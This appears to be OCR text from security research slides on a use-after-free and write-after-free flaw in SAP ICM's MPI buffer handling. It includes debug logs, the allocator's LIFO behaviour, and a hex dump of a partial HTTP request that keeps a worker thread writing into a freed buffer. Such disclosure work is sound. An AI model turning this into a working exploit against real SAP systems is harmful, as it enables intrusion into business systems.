
MpilFreeAllBuffers






MpiIFreeAllBuffers


```
139982723901184] MPI<85148>9#10 Cancel 7 -> MPI_OK
139982723901184] MpiIFreeAllBuffers(): free df3388
139982723901184] MPI<85148>9#12 Delete( 9 ) -> MPI_OK
```






MpilFreeAllBuffers

```
300] flush buffer with mpi buffer id 192
300] stale MPI handle. 4d50494d 8529c != 4d50494d 8529f
300] MPI<8529c>0#0 FlushOutbuf 192 0 0 0 149 6 -> (nil) MPI_ESTALE: outdated MPI handle
300] *** ERROR => IcmPlFlushBuf: IcmMpiFlushOutbuf(c0) failed: 14(MPI_ESTALE: outdated MPI handle)
300] IcmLowOnBlocks: mpi buffer space free (cur/limit/unreserved): 0/1522/1903)
```



MpilFreeAllBuffers() does NOT delete references

MPI Use After Free



MPI Handler “allocates” using a **stack** data structure (**LIFO**)


MPI Use After Free - Write After Free

- When a request is sent incomplete, the ICM will wait for more data
  - No double CR-LB characters are found
  - Body shorter than Message-Length header
- Worker Thread is set to READ mode
- When more data arrives the Worker Thread writes the MPI Buffer
- The offset of the last byte (NULL) is stored by the Worker Thread to know where to write


```
-------------------------------------------------------------------
7f504a5ed160  000000  47455420 2f777269 74657220 48545450 |GET /writer HTTP|
7f504a5ed170  000016  2f312e31 0d0a486f 73743a53 61705379 |/1.1..Host:SapSy|
7f504a5ed180  000032  732e636f 6d0d0a58 2d4f7468 65722d48 |s.com..X-Other-H|
7f504a5ed190  000048  65616465 723a2073 746f7048 657265   |eader: stopHere |
-------------------------------------------------------------------
HttpPlugInHandleNetData(rqid=8/170652/1): role: Server(1), status: 1
  content-length: 0/0, buf_len: 63, buf_offset: 0, buf_status: 0
